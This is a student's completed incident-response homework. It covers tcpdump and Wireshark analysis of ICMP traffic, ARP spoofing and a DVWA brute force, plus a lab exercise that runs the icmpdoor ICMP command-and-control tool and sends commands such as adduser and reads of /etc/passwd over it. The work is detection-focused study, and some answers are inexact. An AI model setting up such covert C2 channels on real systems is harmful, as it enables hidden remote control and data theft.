



SCHOOL HOMEWORK - 2023

CLASS : INCIDENT RESPONSE AND
DETECTION

SUBJECT: KIBANA, SECURITY ONION, TCPDUMP, WIRESHARK, ICMP
TUNNELING AND C2

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Guideline

- All answers must be documented and supported by screenshots. Even if an answer is correct, if it is not documented, your grade will be **0 points**.
- You must demonstrate analysis and research in the answers you provide.
- Please submit your assignments in PDF or DOC format and present your answers under the questions below by copying them exactly, along with their question number.
- **Warning:** You must use your own user account to perform operations on the Security Onion platform (see Annex A).
- The length of the assignment must not exceed **25 pages**.

Exercise #1 (10p) – Elastic training

Go to <https://www.elastic.co/training/kibana-fundamentals> and create an account. Complete the training on the fundamental aspects of Kibana and attach an image of the completion certificate.

Note: the certificate must include your first and last name.



Exercise #2 (10p) – Security Onion training (max 5 pages)


Complete the online training available via the following link (starting with Intro to Analyst Tools):
<https://www.youtube.com/watch?v=4PrwSuEEN8&list=PLlJFITO9rB155aYBjHw2InKkSMLuhWpxH&index=4>

You must attach to your answer document:



- Screenshots of the commands executed and the results obtained (e.g., sudo so-test, etc.).
- Create an escalation case that includes your name in the comments



```
student@cr450:~$ sudo so-status
[sudo] password for student:
Checking Docker status
Docker ----- [ OK ]
Checking container statuses
so-aptcacherng ----- [ OK ]
so-curator ----- [ OK ]
so-dockerregistry ----- [ OK ]
so-elastalert ----- [ OK ]
so-elasticsearch ----- [ OK ]
so-filebeat ----- [ OK ]
so-fleet ----- [ OK ]
so-grafana ----- [ OK ]
so-idstools ----- [ OK ]
so-influxdb ----- [ OK ]
so-kibana ----- [ OK ]
so-kratos ----- [ OK ]
so-mysql ----- [ OK ]
so-nginx ----- [ OK ]
so-playbook ----- [ OK ]
so-redis ----- [ OK ]
so-sensoronl ----- [ OK ]
so-soc ----- [ OK ]
so-soctopus ----- [ OK ]
so-steno ----- [ OK ]
so-strelka-backend ----- [ OK ]
so-strelka-coordinator ----- [ OK ]
so-strelka-flestream ----- [ OK ]
so-strelka-frontend ----- [ OK ]
so-strelka-gatekeeper ----- [ OK ]
so-strelka-manager ----- [ OK ]
so-suricata ----- [ OK ]
so-telegraf ----- [ OK ]
so-wazuh ----- [ OK ]
so-zeek ----- [ OK ]
student@cr450:~$
```



After entering the information from credentials.txt, we were able to log in:



Exercise #3 (15p) – tcpdump

Using your Security Onion machine, perform the following:

3.1 Start a capture using tcpdump that meets the following criteria :

- Disable name resolution (-n)
- Enable detailed output (-v) to display IP header fields
- Capture ICMP packets
- Save the captured packets to a file named “exercise3.pcap”

```
student@cr450:~$ sudo tcpdump -nvtc 10 -w exercise3.pcap -i ens33 host 192.168.2.10 and host 192.168.64.129
[sudo] password for student:
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
student@cr450:~$ sudo tcpdump -nvtc 10 -w exercise3.pcap -i ens33 host 192.168.2.10 and host 192.168.64.129
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
Got 4
10 packets captured
10 packets received by filter
0 packets dropped by kernel
student@cr450:~$
```

```
ping: write error
student@cr450:~$ ping 192.168.2.10
PING 192.168.2.10 (192.168.2.10) 56(84) bytes of data.
64 bytes from 192.168.2.10: icmp_seq=1 ttl=128 time=0.504 ms
64 bytes from 192.168.2.10: icmp_seq=2 ttl=128 time=0.791 ms
64 bytes from 192.168.2.10: icmp_seq=3 ttl=128 time=0.402 ms
64 bytes from 192.168.2.10: icmp_seq=4 ttl=128 time=0.441 ms
64 bytes from 192.168.2.10: icmp_seq=5 ttl=128 time=0.605 ms
64 bytes from 192.168.2.10: icmp_seq=6 ttl=128 time=0.387 ms
64 bytes from 192.168.2.10: icmp_seq=7 ttl=128 time=0.399 ms
64 bytes from 192.168.2.10: icmp_seq=8 ttl=128 time=0.537 ms
^C
--- 192.168.2.10 ping statistics ---
8 packets transmitted, 8 received, 0% packet loss, time 7161ms
rtt min/avg/max/mdev = 0.387/0.508/0.791/0.128 ms
student@cr450:~$
```

3.2 Generate packets (from another terminal) to any host (on your network or on the Internet) that will trigger an ICMP “TTL exceeded” message. Do not forget to use tcpdump to capture both packets (the stimulus and the response). You may use ping with the -t option to modify the TTL.

no.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.64.129	192.168.2.10	ICMP	98	Echo (ping) request id=0x0002, seq=1/256, ttl=64 (reply in 2)
2	0.000467	192.168.2.10	192.168.64.129	ICMP	98	Echo (ping) reply id=0x0002, seq=1/256, ttl=128 (request i...
3	1.015904	192.168.64.129	192.168.2.10	ICMP	98	Echo (ping) request id=0x0002, seq=2/512, ttl=64 (reply in 4)
4	1.016664	192.168.2.10	192.168.64.129	ICMP	98	Echo (ping) reply id=0x0002, seq=2/512, ttl=128 (request i...
5	2.041018	192.168.64.129	192.168.2.10	ICMP	98	Echo (ping) request id=0x0002, seq=3/768, ttl=64 (reply in 6)
6	2.041393	192.168.2.10	192.168.64.129	ICMP	98	Echo (ping) reply id=0x0002, seq=3/768, ttl=128 (request i...
7	3.064016	192.168.64.129	192.168.2.10	ICMP	98	Echo (ping) request id=0x0002, seq=4/1024, ttl=64 (reply in ...)
8	3.064415	192.168.2.10	192.168.64.129	ICMP	98	Echo (ping) reply id=0x0002, seq=4/1024, ttl=128 (request ...)
9	4.088218	192.168.64.129	192.168.2.10	ICMP	98	Echo (ping) request id=0x0002, seq=5/1280, ttl=64 (reply in ...)
10	4.088771	192.168.2.10	192.168.64.129	ICMP	98	Echo (ping) reply id=0x0002, seq=5/1280, ttl=128 (request ...)

Once you have captured the packets, answer the following questions :

- i. What is the type of ICMP message sent ? (3p)

Echo Request

- ii. What is the format of ICMP message? What are the type and code values? (3p)

Format 20 bytes (header length), Type 8, code 0

- iii. What did you do to obtain this message (include the command you used to generate the packet)? (3p)

sudo tcpdump -nv -w exercise3.pcap -i ens33 host 192.168.2.10 and host 192.168.64.129 (while pinging 192.168.64.129 from another terminal)

- iv. What tcpdump command did you use to capture both packets? Include the filter you used to isolate the two packets (stimulus and response). (3p)

Sudo tcpdump -nvtc 10 -w exercise3.pcap -l ens33 host 192.168.2.10 and host 192.168.64.129

- v. In the empty cell of the table below, paste a screenshot of the tcpdump output (hexadecimal and ASCII) showing both packets (stimulus and response). (3p)

**Different IP addresses because of VM resets **

```
student@cr450:~$ sudo tcpdump -nvtxc 10 -l ens33 host 192.168.64.131 and host 192.168.2.10
[sudo] password for student:
tcpdump: listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes

IP (tos 0x0, ttl 64, id 29157, offset 0, flags [DF], proto ICMP (1), length 84)
 192.168.64.131 > 192.168.2.10: ICMP echo request, id 1, seq 1, length 64
 0x0000: 4500 0054 71e5 4000 4001 04e6 c0a8 4083
 0x0010: c0a8 020a 0800 82de 0001 0001 e5d7 e263
 0x0020: 0000 0000 e210 0c00 0000 0000 1011 1213
 0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
 0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
 0x0050: 3435 3637
IP (tos 0x0, ttl 128, id 5185, offset 0, flags [none], proto ICMP (1), length 84)
 192.168.2.10 > 192.168.64.131: ICMP echo reply, id 1, seq 1, length 64
 0x0000: 4500 0054 1441 0000 8001 628a c0a8 020a
 0x0010: c0a8 4083 0000 8ade 0001 0001 e5d7 e263
 0x0020: 0000 0000 e210 0c00 0000 0000 1011 1213
 0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
 0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
 0x0050: 3435 3637
IP (tos 0x0, ttl 64, id 29163, offset 0, flags [DF], proto ICMP (1), length 84)
 192.168.64.131 > 192.168.2.10: ICMP echo request, id 1, seq 2, length 64
 0x0000: 4500 0054 71eb 4000 4001 04e0 c0a8 4083
 0x0010: c0a8 020a 0800 eb4c 0001 0002 e6d7 e263
 0x0020: 0000 0000 78a1 0c00 0000 0000 1011 1213
 0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
 0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
 0x0050: 3435 3637
IP (tos 0x0, ttl 128, id 5186, offset 0, flags [none], proto ICMP (1), length 84)
 192.168.2.10 > 192.168.64.131: ICMP echo reply, id 1, seq 2, length 64
 0x0000: 4500 0054 1442 0000 8001 6289 c0a8 020a
 0x0010: c0a8 4083 0000 f34c 0001 0002 e6d7 e263
 0x0020: 0000 0000 78a1 0c00 0000 0000 1011 1213
 0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
 0x0040: 2425 2627 2829 2a2b 2c2d 2e2f 3031 3233
 0x0050: 3435 3637
IP (tos 0x0, ttl 64, id 29236, offset 0, flags [DF], proto ICMP (1), length 84)
 192.168.64.131 > 192.168.2.10: ICMP echo request, id 1, seq 3, length 64
 0x0000: 4500 0054 7234 4000 4001 0497 c0a8 4083
 0x0010: c0a8 020a 0800 92fd 0001 0003 e7d7 e263
 0x0020: 0000 0000 cfe1 0c00 0000 0000 1011 1213
 0x0030: 1415 1617 1819 1a1b 1c1d 1e1f 2021 2223
```

Exercise 4 (15p) – Analysis of a Wireshark capture I

Via Wireshark, open the file "Exercise4.pcap".

- Ensure that no display filter is applied.
- Analyze the capture and refer to the course material to determine what is unusual in the captured communications.
- Document your hypothesis using the course material.

Using the material covered in class, we can formulate a hypothesis regarding the packets. First, a very large number of ICMP communications within a short period of time should be considered suspicious. Packets with a higher number of bytes than usual should also be considered a red flag. After analyzing the packets, we can deduce that, for certain requests as well, it is possible to flag these exchanges for further investigation since they contain suspicious packets.

Analyses number 3 and 4 differ because, in analysis 4, information is embedded within the packets, unlike analysis number 3, which contains no information and consists only of non-suspicious communication exchanges. The source operating system also appears to be Windows, based on the file structure architecture found in the information of some packets. JPG and EXE files are found throughout the exchanges.

Below is an example of a packet with embedded information.

```
j·{··|·· ······E·  
·\v1···· ·_C·P··G  
{···Lu·· ··,272 n  
othing2s ee.jpg··  
10/15/20 03 11:3  
3 AM  
6,506 R EA
```

Tips

- Refer to the files reviewed in class to compare the results with this file.
- Can you identify the source operating system?

- Are there any trends that differ from the previous analysis?
- Is there anything interesting about the payloads?

Exercise 5 (5p) – Analysis of a Wireshark capture II

Via the tool Wireshark, open the file "Exercise5.pcap"

- Ensure that no display filter is applied.
- Analyze the capture and refer to the course material to determine what is unusual in the captured communications.
- Document your hypothesis using the course material

Tips

- Refer to the files reviewed in class to compare the results with this file.

The same IP address appears twice, and the MAC addresses are abnormal. We can deduce that someone is spoofing. With the material seen in class, we can deduce that this following address is spoofed:

192.168.11.13 is at 11:22:33:44:55:66

Exercise 6 (10p) – Analysis of a Wireshark capture III

Using the Wireshark tool, open the file "Exercise6.pcap" and answer the following questions:

- Identify the traffic corresponding to a brute force attack (BRUTE FORCE = multiple passwords for the same username). Paste a screenshot of it. (5p)

TIME	IP SRC	IP DST	PROT	LEN	INFO
1 0.000000	192.168.126.133	192.168.126.130	TCP	74	59784 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1355917686 TSecr=0 WS=128
2 0.000299	192.168.126.130	192.168.126.133	TCP	74	80 → 59784 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=892030 TSecr=1355917686 WS=32
3 0.000324	192.168.126.133	192.168.126.130	TCP	66	59784 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1355917686 TSecr=892030
4 0.000453	192.168.126.133	192.168.126.130	HTTP	651	GET /dvwa/login.php HTTP/1.1
5 0.000716	192.168.126.130	192.168.126.133	TCP	66	80 → 59784 [ACK] Seq=1 Ack=586 Win=6976 Len=0 TSval=892030 TSecr=1355917686
6 0.007706	192.168.126.130	192.168.126.133	HTTP	2094	HTTP/1.1 200 OK (text/html)
7 0.007706	192.168.126.133	192.168.126.130	TCP	66	80 → 59784 [FIN, ACK] Seq=2029 Ack=586 Win=6976 Len=0 TSval=892031 TSecr=1355917686
8 0.007723	192.168.126.133	192.168.126.130	TCP	66	59784 → 80 [ACK] Seq=586 Ack=2029 Win=63488 Len=0 TSval=1355917694 TSecr=892031
9 0.008247	192.168.126.133	192.168.126.130	TCP	66	59784 → 80 [FIN, ACK] Seq=586 Ack=2030 Win=64128 Len=0 TSval=1355917694 TSecr=892031
10 0.008455	192.168.126.130	192.168.126.133	TCP	66	80 → 59784 [ACK] Seq=2030 Ack=587 Win=6976 Len=0 TSval=892031 TSecr=1355917694
11 7.532381	192.168.126.133	192.168.126.130	TCP	74	49560 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1355925218 TSecr=0 WS=128
12 7.532597	192.168.126.130	192.168.126.133	TCP	74	80 → 49560 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=892784 TSecr=1355925218 WS=32
13 7.532610	192.168.126.133	192.168.126.130	TCP	66	49560 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1355925218 TSecr=892784
14 7.532787	192.168.126.133	192.168.126.130	HTTP	792	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
15 7.532946	192.168.126.130	192.168.126.133	TCP	66	80 → 49560 [ACK] Seq=1 Ack=727 Win=7264 Len=0 TSval=892784 TSecr=1355925219
16 7.540673	192.168.126.130	192.168.126.133	HTTP	420	HTTP/1.1 302 Found
17 7.540674	192.168.126.130	192.168.126.133	TCP	66	80 → 49560 [FIN, ACK] Seq=355 Ack=727 Win=7264 Len=0 TSval=892784 TSecr=1355925219
18 7.540710	192.168.126.133	192.168.126.130	TCP	66	49560 → 80 [ACK] Seq=727 Ack=355 Win=64128 Len=0 TSval=1355925226 TSecr=892784
19 7.541339	192.168.126.133	192.168.126.130	TCP	66	49560 → 80 [FIN, ACK] Seq=727 Ack=356 Win=64128 Len=0 TSval=1355925227 TSecr=892784
20 7.541460	192.168.126.130	192.168.126.133	TCP	66	80 → 49560 [ACK] Seq=356 Ack=728 Win=7264 Len=0 TSval=892785 TSecr=1355925227
21 7.650298	192.168.126.133	192.168.126.130	TCP	74	49570 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1355925336 TSecr=0 WS=128
22 7.650540	192.168.126.130	192.168.126.133	TCP	74	80 → 49570 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=892796 TSecr=1355925336 WS=32
23 7.650565	192.168.126.133	192.168.126.130	TCP	66	49570 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1355925336 TSecr=892796
24 7.650730	192.168.126.133	192.168.126.130	HTTP	796	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
25 7.650982	192.168.126.130	192.168.126.133	TCP	66	80 → 49570 [ACK] Seq=1 Ack=731 Win=7264 Len=0 TSval=892796 TSecr=1355925337
26 7.658872	192.168.126.130	192.168.126.133	HTTP	420	HTTP/1.1 302 Found
27 7.658872	192.168.126.133	192.168.126.130	TCP	66	80 → 49570 [FIN, ACK] Seq=355 Ack=731 Win=7264 Len=0 TSval=892796 TSecr=1355925337
28 7.658898	192.168.126.133	192.168.126.130	TCP	66	49570 → 80 [ACK] Seq=731 Ack=355 Win=64128 Len=0 TSval=1355925345 TSecr=892796
29 7.659240	192.168.126.133	192.168.126.130	TCP	66	49570 → 80 [FIN, ACK] Seq=731 Ack=356 Win=64128 Len=0 TSval=1355925345 TSecr=892796
30 7.659432	192.168.126.130	192.168.126.133	TCP	66	80 → 49570 [ACK] Seq=356 Ack=732 Win=7264 Len=0 TSval=892796 TSecr=1355925345
31 7.772548	192.168.126.133	192.168.126.130	TCP	74	49582 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1355925458 TSecr=0 WS=128
32 7.772804	192.168.126.130	192.168.126.133	TCP	74	80 → 49582 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=892808 TSecr=1355925458 WS=32
33 7.772831	192.168.126.133	192.168.126.130	TCP	66	49582 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1355925459 TSecr=892808
34 7.773007	192.168.126.133	192.168.126.130	HTTP	794	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
35 7.773266	192.168.126.130	192.168.126.133	TCP	66	80 → 49582 [ACK] Seq=1 Ack=729 Win=7264 Len=0 TSval=892808 TSecr=1355925459
36 7.781368	192.168.126.130	192.168.126.133	HTTP	420	HTTP/1.1 302 Found

```

Connection: close

username=user&password=Etudiant!&Login=LoginHTTP/1.1 302 Found
Date: Thu, 01 Dec 2022 04:57:16 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: login.php
Content-Length: 0
Connection: close

```

- Identify the last password that has been tried? Show a screenshot of it. (5p)

Cr450rocks

```

username=user&password=cr450rocks&Login=LoginHTTP/1.1 302 Found
Date: Thu, 01 Dec 2022 04:57:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT

```

Exercise 7 (35p) ICMP tunneling and C2 (35p)

- 7.1 Install a new [Ubuntu 20.04 Server](#) virtual machine. During the installation, select the **SSH server** option. Please keep this machine, as it will be used for another assignment. (5p)

```
Ubuntu 20.04.5 LTS cr450 tty1

cr450 login: perfre
Password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-137-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue 07 Feb 2023 11:13:37 AM UTC

System load:  0.02               Processes:            236
Usage of /:   24.3% of 9.75GB    Users logged in:     0
Memory usage: 8%                IPv4 address for ens33: 192.168.64.132
Swap usage:   0%

26 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Feb  7 10:04:11 UTC 2023 on tty1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.


perfre@cr450:~$ _
```

- Utilisez <https://github.com/klabelize/icmptdoor> pour créer un canal de commande et de contrôle entre votre serveur Ubuntu (client) et Security Onion (serveur c&c). (5p)
 - o Execute the commands with
 - `sudo python3 scrip_name.py...`
 - o If you receive an error citing that Scapy isn't installed, install it with this following command:
 - `sudo apt install python3-scapy`

```
student@cr450: ~  
student@cr450:~$ sudo git clone https://github.com/krabelize/icmpdoor  
[sudo] password for student:  
Cloning into 'icmpdoor'...  
remote: Enumerating objects: 209, done.  
remote: Counting objects: 100% (6/6), done.  
remote: Compressing objects: 100% (6/6), done.  
remote: Total 209 (delta 2), reused 0 (delta 0), pack-reused 203  
Receiving objects: 100% (209/209), 26.61 MiB | 49.19 MiB/s, done.  
Resolving deltas: 100% (109/109), done.  
student@cr450:~$ sudo apt install python3-scapy  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  docker-scan-plugin libfwupdplugin1 libxmlb1 ubuntu-advantage-desktop-daemon  
Use 'sudo apt autoremove' to remove them.  
The following additional packages will be installed:  
  ipython3 python3-backcall python3-decorator python3-ipython  
  python3-ipython-genutils python3-jedi python3-parso python3-pickleshare  
  python3-prompt-toolkit python3-pygments python3-traitlets python3-wcwidth  
Suggested packages:
```

From your Security Onion machine

- Ensure that the second network interface is in the same subnet as the first interface



- Start Wireshark with sudo privileges and begin capturing traffic from your *ens33* interface

```
student@cr450: ~/icmpdoor  
student@cr450:~$ cd icmpdoor  
student@cr450:~/icmpdoor$ sudo python3 icmp-cnc.py -i ens33 -d 192.168.64.132  
[sudo] password for student:  
[+]ICMP C2 started!  
shell: █
```

```
[sudo] password for student:  
[+]ICMP C2 started!  
shell: sudo adduser fredericperronn  
sudo adduser fredericperronn  
shell: █
```

1900	647.967049844	192.168.64.131	192.168.64.132	ICMP	70 Echo (ping) request	id=0x3372, seq=0/0, ttl=64
1908	647.967337238	192.168.64.132	192.168.64.131	ICMP	70 Echo (ping) reply	id=0x3372, seq=0/0, ttl=64

- From your C&C server, execute various built-in Linux commands (e.g., pwd, cat /etc/passwd, ifconfig, etc.) to obtain the configuration of the Ubuntu machine.

- Via Wireshark, identify the commands and responses (5p)

```

0000  ..).....)|Ao..E.
0001  a8  .8.....@.x1..@...
0002  61  @...y.3r..sudo a
0003  70  dduser f redericp
      erronn

```

- Look at the ICMP frames in Wireshark. Explain how this traffic differs from normal ICMP traffic. (5p)


Obviously, the frames show data embedded within the packets, or payloads. The bytes are also slightly larger than usual, which differs from normal traffic that typically has a consistent number of bytes and a balanced exchange between packets.

- Create a new file on the client named first_lastname.txt containing <Devoir1>. Display the contents of the file in the terminal (5p)
 - **Hint:** the echo command may be useful in this case.

```

student@cr450:~/icmpdoor$ cd
student@cr450:~$ echo 'devoir1' > fredericperron.txt
student@cr450:~$

```



The screenshot shows a file manager window with a sidebar containing folders like 'securityonion', 'Templates', 'Videos', and files like 'exercise3.pcap', 'fp.txt', and 'fredericperron.txt'. The 'fredericperron.txt' file is selected. A preview window titled 'fredericperron.txt' is open, showing the text '1 devoir1'.

- Create a new user on the Ubuntu server (your Prenom_Nom). Via screenshots, demonstrate all the steps taken. (5p)

```
perfre@cr450:~$ sudo adduser fredericperron
Adding user `fredericperron' ...
Adding new group `fredericperron' (1003) ...
Adding new user `fredericperron' (1003) with group `fredericperron' ...
Creating home directory `/home/fredericperron' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for fredericperron
Enter the new value, or press ENTER for the default
    Full Name []: fredericperron
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n] y
perfre@cr450:~$ _
```

- Identify and analyze the C&C traffic in Security Onion (Alerts, Kibana ...) (5p)

Count	source.ip
26,136	192.168.64.131
